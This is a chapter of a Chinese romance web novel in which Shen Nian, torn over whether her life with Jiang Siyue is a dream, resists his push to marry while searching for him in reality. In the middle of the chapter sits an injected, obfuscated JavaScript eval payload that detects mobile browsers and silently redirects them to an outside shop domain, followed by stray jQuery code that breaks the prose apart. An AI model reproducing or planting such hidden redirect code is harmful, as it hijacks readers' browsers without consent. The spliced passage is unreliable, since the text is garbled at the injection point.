沈念坐在沙发上,抬头就能看见站在厨房里的江肆越。
他还穿着上次见面的米白色衬衣,搭着条深棕色的宽松垂感西裤。
一条腰带勒出劲瘦的腰身,显得他身材比例超好,宽肩窄腰,自带温柔气质。
他围着粉色碎花围裙,手里捧着托盘,听见声音,稍稍侧过身,眉眼弯弯笑着看她。
沈念颔首示意了下,目光落在他手上的桂花布丁上。
小巧精致,瞧着剔透又软糯。
七年了,江肆越还是一点变化都没有,自己的模样已经变了。
江肆越却什么都没有发现一般,依然跟她生活在一起。
沈念前几年每次问江肆越你到底是真是假,都会得到“是真的”这个答案。
真真假假,她好像也有点分不清了。
江肆越走过来,把托盘放在面前的茶几上,捧起了她的脸。
“怎么了?今天怎么闷闷不乐的?”
沈念眼神闪烁了下,她别开头,拿起了桌上的布丁。
“今天怎么想到要做布丁?”
江肆越搂着她的腰,下巴轻轻搭在她的肩头上,还是那样喜欢腻歪。
“你上次不是说,最近都要加班,想吃桂花布丁还没有买到吗?”
“我就想着给你做了,等你回来,就可以吃了。”
说着,男人轻轻捏了捏她的鼻尖,沈念笑了笑,收敛了眼底的情绪,轻轻咬了一口布丁。
软糯、又带着点果冻质感,入口那股浓郁的桂花清香在唇齿间绽放。
好吃不腻。
沈念最近被并购案气到的心情都被抚平了。
江肆越歪着脑袋看她,紧张兮兮的,好似生怕她会说不好吃。
“好吃。”
沈念竖起大拇指夸赞着,江肆越这才绽放笑容。
她盯着江肆越看,细腻的肌肤,脸蛋上的胶原蛋白饱满,眼睛都亮晶晶的。
莫名的,她涌上一股悲伤。
等江肆越回来,他会不会认不出自己?
愣神间,江肆越抬起手,指尖轻轻擦过她的唇角,将布丁的碎屑擦掉。
“想什么呢?”
说着,他握着她拿着布丁的手,随后低头,就这样咬了一口她吃过的布丁。
唇瓣擦过指尖,柔软温凉,她指尖轻颤。
“桌上还有。”
沈念无奈开口,江肆越倒像是吃到什么美味般,闭上眼乐呵。
“桌上的哪有你手里的好吃?”
看他跟个毛头小子似的,沈念笑了笑,指尖捏了捏他的耳尖。
江肆越握住她的手,神色变得正经起来,沈念顿时明了他想说什么,率先起身。
“我去洗个澡。”刚站起来,她还没走出去,腰就被江肆越搂住了。
宽厚的大手环着她的腰,想用力却又不敢,只能揪着她的衣角,指尖微微泛白。
男人的脸埋在她身后,微微颤抖。
沈念没有动,只是垂眸,看着自己腰侧上的手。
她抬起手,想触碰男人的手,想去安慰。
“你又这样。”
男人的声音又闷又轻,仿佛压抑着自己的情绪。
沈念放下手,叹了口气,还是跟之前一样,如实说:
“我还不想结婚。”
“为什么?”江肆越问。
他问了已经不止一次了,沈念沉默了,以前的理由已经说服不了这个男人了。
她自己也不知道怎么说。
难道要让她跟江肆越说,这个世界是假的,这只是自己的一场梦?
大概江肆越只会觉得自己疯了。
可这里的一切都太真实了,真实到,她自己都分不清了。
她的心理咨询老师告诉她,这只是她压力太大,构建的一个世界。
七年时间,江肆越什么都没有变,他也从来不过问自己的事。
她都快要相信这是一场梦了,可他告诉自己,在一起已经七年了,想要名分。
真真假假……到底是真,还是假。
沈念闭上眼,感受到腰间不断收紧的力道,还有自己喉间的酸涩。
“肆越,我们为什么非得要结婚呢?现在不是很好吗?”
沈念平静陈述,话刚说完,江肆越就打断了她的话。
“不好,一点都不好!”
“念念,没有婚姻关系,我不是独属于你的,你也可以随时抽身离开。”
“我想你可以签我的手术单,我想你可以继承我的财产,我不是要孩子,我只是想要你。”
“你为什么不懂呢?”
这些话,这些年,沈念已经听了上百遍了。
江肆越还在控诉。
“你每次都说,你忙,让我再等等,你现在重心在工作上,你想处理好现在的事情,你想……”
“念念,你想这么多,到底想不想要我?”
男人的泪水滚落,沈念感受到腰侧传来的湿润,瞳孔轻颤,垂在身侧的手攥紧。
“我没有不要你。”她解释了一句。
“那你为什么不愿意?每次我尝试跟你聊这个话题,你都会跑。”
“……”
沈念叹了口气,动了动,想转过身来安慰他,却被江肆越的大手扣住,不让她动。
“你别想再用那些花里胡哨的话哄我,我不会被你骗了。”
她没有再动,抬起头,看这个只有在梦里才能看见的小家。
两人还是住在学校附近,这个小家相较于刚住进来的冷清,现在已经充斥着两人的气息。
桌上的情侣杯,沙发上的抱枕公仔,屋里的各种一起做的摆件……
可这都不过是自己的幻想,现实里,她还找不到江肆越。
她苦笑了一下:“江肆越,别闹了。”
“闹?在你眼里,我正常诉求就是闹吗?”
江肆越抬起头,腰间的手却没有要松开的意思。
“我不是这个意思。”
沈念脑子一团糟,“我不想我一回来就说这些,我们就跟之前那样过日子不好吗?”
江肆越怔住了,搂在她腰上的手松了些:“你什么意思?”
他把人转过来,仰头看着她,喉结不安地上下滚了滚。
沈念垂眸,只见男人眼眶泛红,里头藏着委屈痛苦,还有不可置信,如同一只要被自己丢弃的小兽一般。
“那你什么意思?我嘴上说说,你还真不要我了?”
说着,江肆越微微眯起眼,眼睫颤动,仿佛只要她说出不好的来,他就会委屈掉眼泪。
瞧着把下巴垫在自己腹部的江肆越,沈念拧着的眉骤然松了。</p;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17948554|204091||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
>
七年了,她是变了,可江肆越还是个大学生。
她无奈,伸手把他脑袋搂入怀里,慢慢顺毛。
江肆越鼻尖蹭了蹭她腹部的软肉,按在她身后的手揪着她的衣角不松开。
他眸光暗淡,泛着淡淡的苦涩,似乎这个结局是已经预料到的了。
他又蹭了蹭,想要把那点来自心底的不安扫去。
他只是想要抓住自己的爱人多一点,多一点她存在的记忆。
倏地,泪水再次盈润眼眶,他闭上眼,嚅嗫着:“我才不会难过,我继续等你就是了。”
“嗯?”沈念还在思索着公司的事情,只听见他嘀嘀咕咕的,却没有听清。
江肆越摇了摇头,抱得更紧了。
-
第二天醒来,沈念换上一整套棕色的西装。
去公司前,小元宝还是跟以往一样跟她问好。
“妈妈,小元宝今天也会好好吃饭,等妈妈回来。”
沈念应了一声,看着鱼缸里胖乎乎,却游得缓慢的小元宝。
它圆形的嘴巴一张一合,就那样看着她离开。
公司,会议室。
一张长方形长桌,两旁坐满了人,只为等首位的人入座。
门突然打开,沈念从外头稳步走进来,姿态飒爽又带着上位者的压迫。
原本还窸窸窣窣聊天的与会人员,顿时安静了下来,冲着她打招呼。
沈念只颔首示意,坐在了首位,看向对面的主持董事。
“开始吧。”
“……收购恒泰实业。一是渠道互补。
他的渠道在华南,我们的渠道在华东。
合并后全国铺开,等于花一笔钱,买了半个全国网络……”
等主持董事讲完,所有人都看向了坐在首位的沈念。
沈念合上手里的文件,双手放在桌上交叠,声音平稳而有力。
“议程都看了。我不重复。”
“一句话,这家公司,我要了。表决吧。”
股东会上,暗流涌动,各怀心思,但沈念手里的决策权够多。
虽有波折,但还是通过了收购提案。
散会后,沈念从会议室出来,直奔自己的办公室。
她刚坐下,放在桌上的手机便震动起来。
秘书给她倒了一杯咖啡,便关门离开了,沈念这才起身接通了电话。
“查到了,黎盛衍改名换姓,现在在M国的一家生物制药公司……”
沈念听着,连忙追问:“是哪家公司?”
“还在查,对方藏得太深了,一旦有点风吹草动就会藏起来。”
“那有没有江肆越的消息?”
“这个,还没有。”
“好。那先顺着这个方向好好查查黎盛衍。钱不是问题。”
挂断电话,沈念神情复杂。
她站在落地窗前,眺望着城市最繁华地段的景色,感慨万分。
七年了,整整七年,终于让她找到了黎盛衍的踪迹。
是不是离找到江肆越不远了?
“咚咚咚”,门口传来三声敲门声。
沈念眨了眨眼,收敛了情绪:“进。”
门被轻轻推开,一个脑袋探了进来。
“姐姐,听说你开完会了,我就来找你啦!”
是温小晚。